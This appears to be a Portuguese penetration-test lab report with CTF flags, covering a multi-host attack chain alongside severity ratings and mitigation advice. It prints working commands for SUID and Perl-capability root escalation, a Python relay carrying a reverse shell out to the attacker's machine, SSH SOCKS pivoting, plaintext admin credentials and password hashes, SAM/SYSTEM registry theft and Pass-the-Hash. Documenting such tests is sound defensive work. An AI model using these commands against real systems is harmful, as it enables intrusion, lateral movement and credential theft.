Ferramentas utilizadas

- Comando FIND


- Comando SH (Shell)

Recomendações

Para mitigar a vulnerabilidade de Escalação de Privilégio SUID, deve-se imediatamente remover todas as flags SUID/SGID de binários desnecessários dentro das imagens de contêineres e no sistema host, garantindo que apenas binários essenciais para o funcionamento do sistema mantenham tais privilégios. Adicionalmente, siga a recomendação anterior de Controle de Acesso Crítico para o registry e implemente o princípio do Menor Privilégio (Rule #2 e Rule #3), executando processos de contêineres como usuários não-root e restringindo as capabilities do kernel, limitando o potencial impacto de qualquer comprometimento inicial


Referências

- https://cheatsheetseries.owasp.org/cheatsheets/Docker_Security_Cheat_Sheet.html



```
kali@RA20230201: ~ (on RA20230201)
File Actions Edit View Help
$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/umount
/usr/bin/sudo
/usr/bin/find
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/var/lib/docker/overlay2/bc0c3e369b9e1e2f59e57ce32943ce67360198af3a9750197b7c5ad759dd9463/diff/usr/bin/umount
/var/lib/docker/overlay2/bc0c3e369b9e1e2f59e57ce32943ce67360198af3a9750197b7c5ad759dd9463/diff/usr/bin/chfn
/var/lib/docker/overlay2/bc0c3e369b9e1e2f59e57ce32943ce67360198af3a9750197b7c5ad759dd9463/diff/usr/bin/gpasswd
/var/lib/docker/overlay2/bc0c3e369b9e1e2f59e57ce32943ce67360198af3a9750197b7c5ad759dd9463/diff/usr/bin/su
/var/lib/docker/overlay2/bc0c3e369b9e1e2f59e57ce32943ce67360198af3a9750197b7c5ad759dd9463/diff/usr/bin/mount
/var/lib/docker/overlay2/bc0c3e369b9e1e2f59e57ce32943ce67360198af3a9750197b7c5ad759dd9463/diff/usr/bin/newgrp
/var/lib/docker/overlay2/bc0c3e369b9e1e2f59e57ce32943ce67360198af3a9750197b7c5ad759dd9463/diff/usr/bin/chsh
/var/lib/docker/overlay2/bc0c3e369b9e1e2f59e57ce32943ce67360198af3a9750197b7c5ad759dd9463/diff/usr/bin/passwd
$
```

Figura 12 – Encontrado o “find” com bit SUID ativado para escalação de privilégio



```
kali@RA20230201: ~ (on RA20230201)
File Actions Edit View Help
$ /usr/bin/find . -exec /bin/sh -p \; -quit
# id
uid=1001(web01) gid=1001(web01) euid=0(root) egid=0(root) groups=0(root),1001(web01)
#
```

Figura 13 – Obtido privilégio root com sucesso

Captura da Primeira Flag

```
kali@RA20230201: ~ (on RA20230201)
File Actions Edit View Help
# hostname -I
172.16.16.61 192.168.200.61 172.17.0.1
# id
uid=1001(web01) gid=1001(web01) euid=0(root) egid=0(root) groups=0(root),1001(web01)
# hostname
WEBSRV01
# cat /root/proof.txt
Extreme{19f19c5b1dcef82ba0a4050b5078eccc}
#
```

Figura 14 – Flag capturada: Extreme{19f19c5b1dcef82ba0a4050b5078eccc}

Descoberta a rede dos demais Hosts e seus IPS

```
kali@RA20230201: ~ (on RA20230201)
File Actions Edit View Help
# ip -br a
lo                UNKNOWN          127.0.0.1/8
ens3              UP              172.16.16.61/24
ens4              UP              192.168.200.61/24
docker0          UP              172.17.0.1/16
vethd75b45b@if5  UP
#
```

Figura 15 – Descoberto a rede 192.168.200.0/24

```
kali@RA20230201: ~ (on RA20230201)
File Actions Edit View Help
# for i in $(seq 1 254); do ping -c1 192.168.200.$i | grep "ttl"; done
64 bytes from 192.168.200.2: icmp_seq=1 ttl=64 time=1.46 ms
64 bytes from 192.168.200.7: icmp_seq=1 ttl=128 time=2.10 ms
64 bytes from 192.168.200.61: icmp_seq=1 ttl=64 time=0.025 ms
64 bytes from 192.168.200.222: icmp_seq=1 ttl=128 time=1.45 ms
64 bytes from 192.168.200.250: icmp_seq=1 ttl=128 time=1.84 ms
#
```

Figura 16 – Foram descobertos os IPs com final .2, .7, .61, .222 e .250

Host 2 - 192.168.200.2: Movimentação Lateral e Pivoteamento

Tunelamento

```
(kali@RA20230201)-[~]  
$ ssh -D 9050 -N -f web01@172.16.16.61  
web01@172.16.16.61's password:
```

Figura 17 – Túnel SOCKS aberto na porta 9050 para encaminhamento de tráfego

Enumeração de Portas

Severidade	Complexidade
Média	Baixa

Descrição da vulnerabilidade

O Nmap foi capaz de enumerar e identificar múltiplas portas abertas e divulgar a versão exata do software rodando nelas. A vulnerabilidade aqui é uma falha de configuração de rede e de hardening que permite que serviços sejam publicamente acessíveis e que revelem informações detalhadas. Essa divulgação de versões facilita ataques, pois permite ao atacante buscar por vulnerabilidades conhecidas (CVEs) específicas para aquela versão do software.

Ferramentas utilizadas

- Nmap

Recomendações

Aplicar o princípio do Menor Exposição, restringindo o acesso a serviços internos a hosts e redes confiáveis (Segregação de Rede/Firewall - SC-7). É crucial também ocultar ou mascarar as banners e versões dos serviços (principalmente SSH) para dificultar a enumeração por ferramentas de varredura.

Referências

- <https://cwe.mitre.org/data/definitions/200.html>

```
(kali@RA20230201)-[~]
$ sudo proxychains nmap -sV -sT -Pn --open 192.168.200.2 2>/dev/null
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-05 16:13 -03
Nmap scan report for 192.168.200.2
Host is up (0.00054s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.98 seconds
```

Enumeração Diretórios e Arquivos Web

Severidade	Complexidade
Média	Baixa

Descrição da vulnerabilidade

O servidor web interno permite a Enumeração de Diretórios e Arquivos através de varredura com ferramenta automatizada (Dirb). A vulnerabilidade reside na falha de segurança que permite que um atacante descubra a estrutura de arquivos e a existência de páginas não linkadas.

Ferramentas utilizadas

- dirb
- proxychains

Recomendações

Implementar regras de Firewall de Aplicação Web (WAF) para detectar e bloquear tentativas de bruteforce e enumeração de diretórios. É crucial também proibir a listagem de diretórios (Directory Listing) no servidor e garantir que arquivos sensíveis ou páginas não intencionais não sejam acessíveis publicamente.

Referências

- <https://cwe.mitre.org/data/definitions/200.html>


```
(kali@RA20230201)-[~]
$ sudo proxychains dirb http://192.168.200.2/ -X .php,.html 2>/dev/null

DIRB v2.22
By The Dark Raver

START_TIME: Wed Nov  5 16:19:43 2025
URL_BASE: http://192.168.200.2/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.php,.html) | (.php)(.html) [NUM = 2]

GENERATED WORDS: 4612

--- Scanning URL: http://192.168.200.2/ ---
+ http://192.168.200.2/about.php (CODE:200|SIZE:3379)
+ http://192.168.200.2/contact.php (CODE:200|SIZE:2628)
+ http://192.168.200.2/disclaimer.php (CODE:200|SIZE:1913)
+ http://192.168.200.2/faq.php (CODE:200|SIZE:3455)
+ http://192.168.200.2/index.php (CODE:200|SIZE:4595)
+ http://192.168.200.2/pricing.php (CODE:200|SIZE:3167)
+ http://192.168.200.2/privacy.php (CODE:200|SIZE:5069)
+ http://192.168.200.2/services.php (CODE:500|SIZE:1147)
+ http://192.168.200.2/team.php (CODE:200|SIZE:3727)

END_TIME: Wed Nov  5 16:19:51 2025
DOWNLOADED: 9224 - FOUND: 9
```

Figura 18 – Descoberto diretórios com o status OK (Código 200)




Figura 19 – Acesso ao apache utilizando o firefox através do proxychains

Shell Reverse via RCE

Severidade	Complexidade
Alta	Média

Descrição da vulnerabilidade

Uma aplicação web em um servidor interno, que só foi alcançado após a execução da técnica de Pivoting pelo alvo inicial, é vulnerável à Execução Remota de Código (RCE). A falha reside na manipulação insegura de inputs fornecidos pelo usuário (OS Command Injection), permitindo que comandos do sistema operacional (como o payload de reverse shell) fossem injetados e executados remotamente, levando ao comprometimento total do sistema interno.

Ferramentas utilizadas

- Python
- Comando SCP
- Comando NC (ncat/netcat)
- Firefox

Recomendações

Para mitigar a vulnerabilidade de Execução Remota de Código (RCE), a aplicação web deve implementar validação estrita de input e sanitização para todos os dados recebidos do usuário (CWE-78), garantindo que comandos do sistema operacional não possam ser injetados, e deve-se utilizar funções de API seguras que evitem a execução direta de comandos de shell sempre que possível. Adicionalmente, reforce a Segregação de Rede (NIST SP 800-190) no perímetro externo para impedir que qualquer máquina comprometida sirva como Pivoting, isolando as redes internas.

Referências

- <https://cwe.mitre.org/data/definitions/78.html>




Figura 20 – Encontrado vulnerabilidade RCE no diretório “/services.php” através do parâmetro “servico”

```
(kali@RA20230201)-[~]
$ cat bridge.py
import socket, select, sys, os
REMOTE_HOST = "172.16.16.16"
REMOTE_PORT = 5555
LOCAL_HOST = "0.0.0.0"
LOCAL_PORT = 4444
server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server_socket.bind((LOCAL_HOST, LOCAL_PORT))
server_socket.listen(1)
print("Esperando conexão do alvo RCE em %s:%d" % (LOCAL_HOST, LOCAL_PORT))
client_conn, client_addr = server_socket.accept()
print("Conexão recebida de: ", client_addr)
target_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
target_socket.connect((REMOTE_HOST, REMOTE_PORT))
print("Encaminhando para Kali: ", REMOTE_HOST)
while True:
    rlist, _, _ = select.select([client_conn, target_socket], [], [])
    for sock in rlist:
        data = sock.recv(4096)
        if not data: sys.exit(0)
        if sock is client_conn: target_socket.sendall(data)
        else: client_conn.sendall(data)

(kali@RA20230201)-[~]
$ scp -P 22 ./bridge.py web01@172.16.16.61:/tmp/
web01@172.16.16.61's password:
bridge.py 100% 858 2.2MB/s 00:00

(kali@RA20230201)-[~]
$ nc -nlvp 5555
Listening on 0.0.0.0 5555
```

```
# python3 ./tmp/bridge.py
Esperando conexão do alvo RCE em 0.0.0.0:4444
Conexão recebida de: ('172.168.200.2', 47082)
Encaminhando para Kali: 172.16.16.16
```

Figura 21 – Criado um túnel SOCKS entre a máquina pivot e a Kali para acessar o alvo interno 192.168.200.2




Figura 22 – Executado um shell reverse via RCE, obtendo acesso à máquina 192.168.200.2 a partir da Kali

Escalada de Privilégio Local via Capabilities Inseguras

Severidade	Complexidade
Alta	Média

Descrição da vulnerabilidade

O ambiente de execução (servidor web ou contêiner) possui um binário de comando padrão, como o Perl, configurado com uma Capability de kernel insegura, como a CAP_SETUID. Esta é uma falha de configuração que, embora não seja um bug no código do binário, permite que um atacante, operando como um usuário de baixo privilégio (ex: www-data), utilize o binário abusado para alterar seu próprio User ID para root (UID 0). O ataque utiliza comandos específicos do binário para subverter o controle de acesso do kernel, resultando em Escalada de Privilégio Local (LPE) e controle total sobre o sistema comprometido.

Ferramentas utilizadas


- Comando getcap (Descoberta da vulnerabilidade)
- Binário /usr/bin/perl (Binário abusado na exploração)
- Comando SH (Shell)

Recomendações

Para mitigar a vulnerabilidade de Escalação de Privilégio via Capabilities Inseguras, é crucial revisar e remover todas as Capabilities de kernel desnecessárias (como CAP_SETUID) dos binários do sistema e das imagens de contêineres, garantindo que o princípio do Menor Privilégio (Rule #3) seja rigorosamente aplicado. Deve-se utilizar ferramentas de auditoria contínua para monitorar e impor políticas que restrinjam as Capabilities dos processos em execução, prevenindo o abuso de recursos do kernel para fins maliciosos.

Referências

- https://cheatsheetseries.owasp.org/cheatsheets/Docker_Security_Cheat_Sheet.html



```
kali@RA20230201: ~ (on RA20230201)
File Actions Edit View Help
getcap -r / 2>/dev/null
/usr/bin/perl5.36.0 cap_setuid=ep
/usr/bin/perl cap_setuid=ep
/usr/bin/ping cap_net_raw=ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper cap_net_bind_service,
cap_net_admin=ep
www-data@WEBSRV02:/var/www/html$ /usr/bin/perl -e 'use POSIX qw(setuid); POSIX::setuid(0)
; exec "/bin/sh";'
<OSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
# id
id
uid=0(root) gid=33(www-data) groups=33(www-data)
#
```

Figura 23 – Exploração de capabilities no Perl para escalar privilégios e obter acesso root

Captura da Segunda Flag

```
kali@RA20230201: ~ (on RA20230201)
File Actions Edit View Help
hostname -I
192.168.200.2
# id
id
uid=0(root) gid=33(www-data) groups=33(www-data)
# hostname
hostname
WEBSRV02
# cat /root/proof.txt
cat /root/proof.txt
Extreme{518817e63b1a5af58426ee8254151b7d}
#
```

Figura 24 – Flag capturada: Extreme{518817e63b1a5af58426ee8254151b7d}

Encontrado Arquivos Sensíveis com Credenciais Expostas

Severidade	Complexidade
Alta	Baixa

Descrição da vulnerabilidade

O sistema comprometido armazena dados altamente sensíveis, como credenciais de acesso a banco de dados ou informações de configuração críticas, em arquivos de texto simples localizados em diretórios acessíveis ao atacante (por exemplo, no diretório público do servidor web ou em locais de fácil acesso). Esta é uma falha de gerenciamento de segredos e de permissão de arquivos que, após o atacante obter privilégios elevados, permite a extração e o roubo desses dados críticos, caracterizando o impacto máximo de uma violação.

Ferramentas utilizadas

- Comando ls
- Comando cat

Recomendações

Para mitigar a vulnerabilidade de Divulgação de Dados Confidenciais, é fundamental adotar políticas rigorosas de Gerenciamento de Segredos (Secrets Management), garantindo que credenciais, chaves de API e outras informações sensíveis nunca sejam armazenadas em texto claro no sistema de arquivos de produção. Deve-se migrar o armazenamento de segredos para soluções dedicadas de cofres (ex: HashiCorp Vault), utilizar permissões de

arquivo estritas para o Menor Privilégio, e garantir que o usuário de execução da aplicação web não tenha permissão de leitura nos arquivos de configuração sensíveis ou dumps de banco de dados.

Referências

- https://cheatsheetseries.owasp.org/cheatsheets/Secrets_Management_Cheat_Sheet.html

```
kali@RA20230201: ~ (on RA20230201)
File Actions Edit View Help
root@WEBSRV02:/var/www/html# ls
about.php      faq.php        privacy.php     xtr_techonology_system_legacy
contact.php    includes       send_message.php
css            index.php      services.php
disclaimer.php pricing.php     team.php
root@WEBSRV02:/var/www/html# ls xtr_techonology_system_legacy
Documentation MySQL Script
root@WEBSRV02:/var/www/html# ls xtr_techonology_system_legacy/MySQL
Database.sql db.sql
root@WEBSRV02:/var/www/html#
```

Figura 25 – Encontrando o arquivo Database.sql, que contém credenciais

```
kali@RA20230201: ~ (on RA20230201)
File Actions Edit View Help
-- Table structure for table 'tbl_users'
--
CREATE TABLE `tbl_users` (
  `id` int(10) NOT NULL,
  `first_name` varchar(70) NOT NULL DEFAULT 'Thiago',
  `last_name` varchar(70) NOT NULL DEFAULT 'Muniz',
  `gender` varchar(6) NOT NULL DEFAULT 'Male',
  `phone` varchar(70) NOT NULL DEFAULT '+255765435392',
  `city` varchar(70) NOT NULL DEFAULT '-',
  `street` varchar(70) NOT NULL DEFAULT '-',
  `email` varchar(70) NOT NULL DEFAULT 'thiago@pta.com',
  `login` varchar(255) NOT NULL DEFAULT '$2y$10$8mhOTnS7vo9xou44cbm05.yl0SrV5B2XnAWIjp6W02991qp5NU2ne',
  `level` int(2) NOT NULL DEFAULT 2 COMMENT '0 = Admin, 1 = Staff, 2 = User',
  `status` int(2) NOT NULL DEFAULT 1 COMMENT '1 = Active, 0 = Inactive'
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_general_ci;
--
-- Dumping data for table 'tbl_users'
--
-- Senha do admin é HardPassYouCannotFindth@Ts2!
--
INSERT INTO `tbl_users` (`id`, `first_name`, `last_name`, `gender`, `phone`, `city`, `street`, `email`, `login`, `level`, `status`) VALUES
(1567, 'Bwire', 'Mashauri', 'Male', '+255765435392', 'Dar es Salaam', 'Pugu Kona', 'admin@pta.com', '$2y$10$p0GpDhTjjU3mZwsZbznGuTYIbPrLvQscdha9IsoClk3wnUWVRLOC', 0, 1);
```

Figura 26 – Credenciais encontrada de usuário e senha

Host 3 - 192.168.200.222: Acesso e Extração de Hashes

Acesso a Máquina via Evil-WinRM

```
(kali@RA20230201)-[~]
$ for ip in 7 61 222 250; do echo "— Testando 192.168.200.$ip —"; sudo proxychains evil-winrm -i 192.168.200.$ip -u admin -p 'HardPassYouCannotFindth@Ts2!' >/dev/null
— Testando 192.168.200.7 —
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#remote-path-completion
Info: Establishing connection to remote endpoint
Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError
Error: Exiting with code 1
— Testando 192.168.200.61 —
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#remote-path-completion
Info: Establishing connection to remote endpoint
Error: An error of type Errno::ECONNREFUSED happened, message is Connection refused - Connection refused - connect(2) for "192.168.200.61" port 5985 (192.168.200.61:5985)
Error: Exiting with code 1
— Testando 192.168.200.222 —
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#remote-path-completion
Info: Establishing connection to remote endpoint
Evil-WinRM> PS C:\Users\admin\Documents>
```

Figura 27 – Obteve sucesso na conexão com a máquina 192.168.200.222 utilizando as credenciais obtidas anteriormente

Exfiltração de dados sensíveis (Roubo de SAM/SYSTEM)

Severidade	Complexidade
Alta	Média

Descrição da vulnerabilidade

O sistema operacional comprometido (Windows) não estava configurado com medidas suficientes de proteção de dados para impedir a extração das chaves de registro que contêm hashes de senhas locais (arquivos SAM e SYSTEM). Esta é uma falha de proteção de credenciais e de controle de acesso ao registro que permite que um atacante, após obter acesso e privilégio, exfiltre os arquivos e, em seguida, utilize ferramentas externas para realizar o despejo e a quebra dos hashes, expondo as senhas de administradores do sistema.

Ferramentas utilizadas

- Comando reg save
- Comando download
- impacket-secretsdump

Recomendações

Para mitigar a vulnerabilidade de Roubo de Credenciais de Sistema, é essencial implementar o Credential Guard ou outras proteções de memória para dificultar o dumping de hashes em tempo de execução e restringir o acesso remoto de contas administrativas (princípio do Menor Privilégio). Além disso, deve-se adotar soluções como o LAPS (Local Administrator Password Solution) para contas de administrador local e forçar senhas fortes e únicas para impedir a quebra rápida dos hashes extraídos, aderindo às diretrizes de proteção de senhas do NIST e Microsoft.

Referências

- <https://learn.microsoft.com/en-us/windows-server/security/credentials-protection-and-management/credentials-protection-and-management>

```
kali@RA20230201: ~ (on RA20230201)
File Actions Edit View Help
*Evil-WinRM* PS C:\Users\admin\Documents> reg save HKLM\SAM C:\sam.save
The operation completed successfully.
*Evil-WinRM* PS C:\Users\admin\Documents> reg save HKLM\SYSTEM C:\system.save
The operation completed successfully.
*Evil-WinRM* PS C:\Users\admin\Documents> download C:\\sam.save
Info: Downloading C:\sam.save to sam.save
Info: Download successful!
*Evil-WinRM* PS C:\Users\admin\Documents> download C:\\system.save
```

Figura 28 – Realizado o Download dos registros “SAM” e “SYSTEM” do Windows.

```
kali@RA20230201: ~ (on RA20230201)
File Actions Edit View Help
(kali@RA20230201)-[~]
$ impacket-secretsdump -sam sam.save -system system.save LOCAL
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0xefc86b27d0e4e1609cc45d1f1a593119
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:6a3ddacbbb10abfb72eea3b93d449912:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:acd6a8b406ac68fee9ce7cee72b47239:::
admin:1000:aad3b435b51404eeaad3b435b51404ee:3856d3b3907035a5bbeaa14c5da70c79:::
[*] Cleaning up ...
```

Figura 29 – Obtido o hash da senha do usuário Administrator utilizando impackct nos registros baixados

Autenticação Insegura Via Hash (Pass-the-Hash)

Severidade	Complexidade
Alta	Média

Descrição da vulnerabilidade

O sistema Windows permite autenticação remota utilizando o hash da senha do usuário (ex: hash NTLM) em vez da senha em texto claro. Esta é uma falha de design (ou configuração legada) que permite o ataque de Pass-the-Hash (PtH). Após um atacante obter o hash de um usuário administrativo (como o "Administrator") em um ataque anterior (roubo do SAM), ele pode usar esse hash para estabelecer uma conexão remota (via WinRM, como visto) e obter controle administrativo total sobre o sistema alvo, sem nunca precisar quebrar ou saber a senha original.

Ferramentas utilizadas

